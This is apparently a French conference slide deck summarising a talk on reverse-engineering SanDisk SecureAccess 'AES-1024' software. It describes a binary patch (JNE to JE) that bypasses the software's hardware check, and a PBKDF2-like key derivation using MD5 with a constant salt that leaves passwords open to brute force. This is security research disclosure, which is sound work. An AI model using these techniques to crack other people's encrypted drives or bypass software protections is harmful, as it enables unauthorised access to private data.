Remote Chaos Communication Congress 2021

R C 3
2 0 2 1
N O W
H E R E

OSSIR - 08/02/2022

Gregory Fabre - @gregofabre - gfabre@cyberzen.com


RC3 ? CCC ? CCC ? Kézako ?

- Chaos Computer Club
- Chaos Communication Congress
- 5ème année !
- Remote CCC
- 38è édition… n’a pas lieu en physique
- Bénévolat
- World

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Tout a commencé avec un projet de forensique
- Un copain avait un disque SanDisk chiffré avec l'utilitaire SanDisk de chiffrement « SecureAccess » et avait perdu son mot de passe
- L'ami a retrouvé le mot de passe sur un PostIt
- Cela aurait pu être la fin de l'histoire mais…




Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Ce logiciel est livré avec les disques SanDisk
- Il permet de gérer des fichiers chiffrés, les exporter etc.


SanDisk SecureAccess software



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Dans les options par défaut AES-128
- La version payante « premium » permet de choisir un « AES-1024 »
- AES n’est pas standardisé au dessus de 256 bits



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Le logiciel est développé par une entreprise nommée « ENC SECURITY »
- Ils se vantent d'être très avancés en sécurité
- Leur meilleur produit est du « AES-1024 » de niveau « militaire »



Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- Dès que j'entends « Military grade » je repense à ce Tweet
- La crypto vendue comme « militaire » est à la crypto ce que la musique militaire est à la musique
- Cela donne envie de gratter un peu…

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Blague à part le logiciel en question est utilisé par Lexar, Sony et Western Digital dans de nombreux produits
- Pas géré par Hashcat ni JohnTheRipper pour de l'attaque par force brute
- Intéressant de savoir si on peut attaquer du AES-1024 par ce moyen-là !



Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- Le chercheur va décompiler le logiciel
- L'exécutable du logiciel a été compressé avec UPX, sans protection aucune
- Sylvain utilise « PE explorer » pour le lire (explorateur, éditeur de ressources)
- Ecrit en C++, Ghidra et Radare ont été utilisés pour le décompiler
- Le logiciel utilise QT et OpenSSL

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- La première difficulté a été que le logiciel devait s'exécuter uniquement depuis le disque matériel de la marque qui l'a acheté
- Recherche de la chaîne, juste après un « JUMP »
- JNE —> JE et voilà
- Comme dans les années 90 (ou 80' :-))



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Il a beaucoup utilisé Ghidra function ID
- Il a créé une signature pour les bibliothèques de QT et OpenSSL.
- Sa signature était détectée et approuvée dans son binaire
- Cela ajoute un commentaire avant la fonction qui aide pour décompiler, en évitant les fonctions liées à l'interface graphique
- Cela permet de bien creuser dans la crypto



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Puis il exécute « Process Monitor » et saisit un mauvais mot de passe
- Il voit qu'un fichier est ouvert, puis refermé : « filesystem.dat »
- Donc une dérivation du mot de passe est comparée à ce qui se trouve dans ce fichier



Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- On veut décompiler un algorithme de hachage d'un mot de passe, de quoi s'agit-il ?
- On veut dériver une clef depuis un mot de passe puis l'utiliser pour chiffrer
- Pour éviter les attaques par « Rainbow table » qui permettent de retrouver un mot de passe à partir de son empreinte, il faut une graine unique et aléatoire.
- On peut faire plusieurs itérations
- Plusieurs algos sont connus. Ici c'est PBKDF2 qui est utilisé.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- On concatène la graine avec la constante « 1 » et on le passe dans HMAC, avec le mot de passe comme clef
- Puis on recommence *C* fois.
- On XOR tous les résultats intermédiaires
- On obtient la clef
- Mais que faire si on veut un clef plus grande que la taille de sortie du HMAC ?
- Par exemple 16 octets de sortie pour 1024 bits ?
- C'était le problème de PBKDF1 résolu avec PBKDF2



Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- On prend la clef de sortie comme première clef
- On rejoue ensuite l'algorithme avec la constante « 2 »
- On concatène ensuite les clefs
- 8 itérations pour 1 024 bits de clef

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Dans le logiciel décompilé on s’aperçoit que le nombre d’itérations est codé en dur
- Puis il y a une boucle contenant une fonction de hachage



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- En décomposant la boucle on se rend compte que la fonction est proche de PBKDF2
- La fonction de hachage n'est pas HMAC mais MD5



Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- Mais surtout la graine est constante !
- Aléatoire mais pas unique par utilisateur
- C’est une mauvaise pratique qui permet d’imaginer des attaques par dictionnaire ou Rainbow Table.

